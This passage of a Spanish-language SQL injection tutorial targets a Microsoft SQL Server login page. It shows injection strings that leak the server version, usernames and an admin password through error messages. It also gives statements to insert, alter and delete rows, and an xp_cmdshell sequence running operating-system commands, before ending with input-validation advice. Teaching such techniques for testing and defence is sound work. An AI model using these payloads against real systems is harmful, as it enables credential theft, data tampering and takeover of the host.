Ok, como puede observarse en el ejemplo, al aplicar la función sum() a uno de los campos enumerados en la etapa anterior, en este caso "firstname", SQL Server nos devuelve un error indicando que es imposible realizar este tipo de operación sobre un dato del tipo "varchar". He aquí nuestra primera enumeración respecto del tipo de dato. Pero veamos ahora el resultado de aplicar la misma función sobre otro campo: (**Imagen 10**)



Imagen 10

Microsoft OLE DB Provider for SQL Server (0x80040E14)
All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target list.
/process_login.asp, línea 25

En este caso, SQL ha tomado como válida la conversión, y esta mostrando un error distinto, relacionado con la incorrecta aplicación de la cláusula UNION. A los efectos de nuestro objetivo en este caso, podemos afirmar que el campo "userid" no es del tipo "varchar", y si probablemente del tipo "inter".

Aplicando esta técnica al resto de los campos enumerados en los pasos anteriores, estaremos en condiciones entonces, de obtener cada tipo de dato. Una vez más, vale aclarar que por cuestión de espacio, al igual que al enumerar los campos, solo hemos aplicado la técnica a alguno de ellos.
El esquema final al seguir el procedimiento mencionado para cada una de las ocurrencias, daría el siguiente resultado:

Nombre: USERS	
Name	**Type**
userid	(inter)
username	(varchar)
userpass	(varchar)
firstname	(varchar)
lastname	(varchar)

Pero la utilización de cláusulas UNION, no solo puede colaborar con la etapa de enumeración de tipo de datos. SQL Server es muy rico en cuanto a funciones internas de servidor se refiere. Las funciones internas del servidor, son pequeños procedimientos que pueden ser invocados a los efectos de obtener información almacenada y lista para usar. Al momento de realizar el test de una aplicación, muchas de estas funciones, podrían brindar información muy importante para el profesional o el atacante, en caso de que las mismas puedan ser invocadas correctamente. En nuestro próximo ejemplo, intentaremos leer el contenido de la función @@versión, haciendo uso de la cláusula UNION: (**Imagen 11**)

Imagen 11

Microsoft OLE DB Provider for SQL Server (0x80040E14)
All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target list.
/process_login.asp, línea 25

Mmm... Veamos, creo que esto no ha salido como esperábamos, el mensaje de error que muestra SQL, esta indicando que la cantidad de campos de uno y otro lado del UNION no es coincidente, y puesto que esta es una condición sinecuanón para que la unión entre dos tablas se lleve a cabo, al menos que logremos completar la sintaxis de la forma correcta, no podremos lograr que nuestra inyección surta efecto. Ahora bien, si echamos un vistazo al resultado de la enumeración de campos realizada en una etapa anterior, veremos que son 5 (Cinco) los campos intervinientes en la consulta. Conociendo esta información, intentaremos nuevamente, pero esta vez corregiremos la sentencia a inyectar: (**Imagen 12**)

Imagen 12

Microsoft OLE DB Provider for SQL Server (0x80040E07)
Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on Windows NT 5.0 (Build 2195: Service Pack 4) ' to a column of

data type int.
/process_login.asp, línea 25

Felicitaciones! hemos logrado nuestro objetivo, finalmente fuimos capaces de cumplir el requerimiento de sintaxis de SQL, completando la cantidad de campos con el valor 1!! , gracias a ello fuimos capaces de obtener no solo la versión exacta de Microsoft SQL Server, sino también de la versión del sistema operativo y su nivel de service pack.

Vamos a detenernos tan solo un minuto aquí, para observar el motivo por el cual la inyección de este código ha funcionado:

```
'union select @@version,1,1,1,1--
```

```
SELECT * FROM users WHERE username = '' union select @@version,1,1,1,1--' AND userpass =''
```

Como podemos observar en la consulta que finalmente es enviada por la aplicación al servidor de base de datos, al igual que sucedía con nuestro ejemplo anterior, de identificación del tipo de dato, el mensaje de error del cual nos aprovechamos en esta oportunidad, es producto de la conversión automática realizada por MS SQL Server. El mismo se da al SQL intentar convertir un *string* (El resultado de la función @@version) en un dato del tipo *int* (tal es el caso del tipo de dato del campo "userid").

Del mismo modo, podríamos intentar la ejecución de otras funciones útiles. Algunos ejemplos de ellas podrían ser: @@language, @@microsoftversion, @@servername, etc.

Lectura de Datos

En los ejemplos anteriores, hemos tenido oportunidad de leer e interpretar el resultado en la ejecución de algunas de las funciones de MS-SQL Server, inyectando las sentencias correctas. Del mismo modo, podríamos entonces, intentar aprovecharnos de los errores de conversión con el objeto de leer valores albergados en los campos de una tabla en forma arbitraria. Veamos algunos ejemplos de como se verían las cadenas a inyectar y la secuencia enviada al motor de base de datos:

```
'union select min(username),1,1,1,1 from users where username > 'a'--
```

```
SELECT * FROM users WHERE username = ''union select min(username),1,1,1,1 from users where username > 'a'--
```

```
'union select min(username),1,1,1,1 from users where username > 'b'--
```


```
SELECT * FROM users WHERE username = ''union select
min(username),1,1,1,1 from users where username > 'b'--
```

Como puedes observar, utilizamos una cláusula UNION del mismo modo como veníamos haciendo hasta este momento, con el agregado de una condición WHERE para obtener los usuarios mayores a "a" en el primer caso y a "b" en el segundo. Pero veamos como se vería esto en la práctica: (**Imagen 13**)



Imagen 13

Microsoft OLE DB Provider for SQL Server (0x80040E07)
Syntax error converting the varchar value '**admin**' to a column of data type int.
/process_login.asp, línea 25

Bien!! Nuevamente hemos tenido éxito, ahora conocemos que "admin" es un usuario válido. Como te imaginas que deberá ser la sentencia a inyectar a la hora de conocer el password el usuario "admin"??? Veamos si has acertado: (**Imagen 14**)



Imagen 14

Microsoft OLE DB Provider for SQL Server (0x80040E07)
Syntax error converting the varchar value '**preciosa**' to a column of data type int.
/process_login.asp, línea 25

Inyectando la lógica correcta, la utilización de esta técnica, podría servirnos para leer cada uno de los datos albergados "en principio" en la tabla de autenticación, variando tan solo el campo (En este caso fue "userpass") o el valor asignado a la condición WHERE.

Alteración de Datos

Como mencionáramos al inicio de este artículo, uno de los objetivos de la etapa de enumeración u obtención de información respecto de SQL Injection, se encuentra relacionado con el conocer la estructura de la tabla de base de datos objetivo, a fin de obtener los elementos necesarios a la hora de ponernos a trabajar sobre ella. A continuación, veremos que aspecto deberían tener las sentencias a inyectar, cuando de insertar, modificar o eliminar datos se trata:

- Inserción

```
';insert into users values(9,'MyUser','MyPass','MyFName','MyLName')--
```

```
SELECT * FROM users WHERE username = '';insert into users values(9, 'MyUser', 'MyPass', 'MyFName', 'MyLName')--'AND userpass =''
```

- Modificación

```
';update users set userpass='NewPass' where username='admin'--
```

```
SELECT * FROM users WHERE username = '';update users set userpass='NewPass' where username='admin'--'AND userpass =''
```

- Eliminación

```
';delete from users where username='MyUser'--
```

```
SELECT * FROM users WHERE username = '';delete from users where username='MyUser'--'AND userpass =''
```

Compromiso Total del Host

Hasta aquí, hemos visto la forma en la que la base de datos o la información por ella contenida, puede ser comprometida por medio de diversas técnicas, a menudo solo limitadas por la inventiva del atacante y su conocimiento del lengua SQL.

Por ultimo, intentaremos llevar este ataque un paso más allá, comprometiendo el host, por medio de la obtención de un shell remoto a nivel del sistema operativo, tarea para la cual haremos uso de uno de los "procedimientos almacenados extendidos" mas potente incluido dentro de MS-SQL: XP_CMDSHELL. Si bien es cierto que este tipo de compromiso, solo podrá ser llevado a cabo, dependiendo del usuario de base de datos que la aplicación web este utilizando para su acceso, y sus respectivos privilegios; a menudo solemos encontrarnos con que dicho usuario no es ni mas ni menos que SA (System Administrator), quien por defecto es un usuario sumamente privilegiado.

Para ejemplificar la ejecución de comandos a nivel de sistema operativo mediante técnicas de SQL Injection, ejecutaremos este ejercicio en tres pasos claramente diferenciados. El primero de ellos intentará crear una tabla temporal en la base de datos, a fin de utilizarla para albergar, el resultado del comando NET USE, el segundo leerá los datos previamente almacenados y por ultimo el tercero eliminara la tabla temporal. Veamos el aspecto que deberían tener las sentencias a inyectar:

1º PASO: Creación de la Tabla Temporal

```
'create table xtmp(a int identity(1,1), b varchar(8000));insert
into xtmp exec master.dbo.xp_cmdshell 'cmd /c net user'--
```

2º PASO: Lectura de la Tabla Temporal

```
'union select b,1,1,1,1 from xtmp where a=5--
```

Fantástico!, echemos un vistazo a la **Imagen 15** para ver como luciría la información obtenida en nuestro navegador. Como puedes observar, los usuarios: "Administrator", "ASPNET" y "Guest", son usuarios validos a nivel sistema operativo. A fin de enumerar el resto de los usuarios, podríamos cambiar el número 5 dispuesto en la inyección anterior, por cualquier otro número de fila como por ejemplo 6, 7, etc.



Imagen 15

3º PASO: Eliminación de la Tabla Temporal

```
'drop table xtmp--
```

Conclusión

Mucho se ha hablado a lo largo de estos años de lo letal que puede llegar a ser un ataque por medio de técnicas de SQL Injection. Quizás gran parte de su potencialidad y vigencia, se encuentre relacionado con el hecho de que básicamente, la posibilidad de que un formulario o parámetro sea inyectado, tiene que ver con uno de los aspectos mas difíciles de resolver cuando de seguridad se trata: el factor humano, en este caso representado por programadores poco preocupados por la seguridad de su aplicación o por las rutinas de validación incluidas como parte de su desarrollo.

Por ultimo, podríamos escribir una gran lista de contramedidas para protegernos ante este tipo de ataques, aunque sin temor a equivocarme, puedo afirmar que de nada servirán si el código que desarrollamos no se encuentra basado en prácticas de programación segura. Por tal motivo, solo mencionare unos pocos puntos relacionados con la validación de entrada:

1. "Escape" las comillas simples.
2. Rechace lo que conoce como "Bad Input".
3. Solo permita el acceso de "Good Input"
4. Siempre que sea posible, utilice stored procedures, pero no confíe en ellos en un ciento por ciento. Su mala utilización, puede hacer que estos también sean susceptibles a SQL Injection.
5. Realice auditorias de código en forma periódica

Y no olvides la regla principal, la seguridad es un estado mental y lo único que podemos hacer para estar "un poco" mas protegidos, es estar informados e implementar diferentes capas de seguridad a fin de elevar un poco el listón.

Hernán Marcelo Racciatti
http://www.hernanracciatti.com.ar

Referencias y Lecturas Recomendadas

"SQL Injection – Un Repaso…" (Spanish Paper)
http://www.hernanracciatti.com.ar

"Advance SQL Injection in SQL Server Applications"
"(More) Advance SQL Injection"
http://www.ngssoftware.com

"Manipulating Microsoft SQL Server Using SQL Injection"
http://www.appsecinc.com

"SQL Injection Signatures Evasion"
"Blindfolded SQL Injection"
http://www.imperva.com
"Blind SQL Injection"
"SQL Injection: Are Your Web Applications Vulnerable?"
http://www.spidynamics.com

"Detection of SQL Injection and Cross-Site Scripting Attacks"
http://www.securityfocus.com/infocus/1768

SQL Security Site
http://www.sqlsecurity.com

"Advance SQL Injection in Oracle Database"

http://security-papers.globint.com.ar/oracle_security/sql_injection_in_oracle.php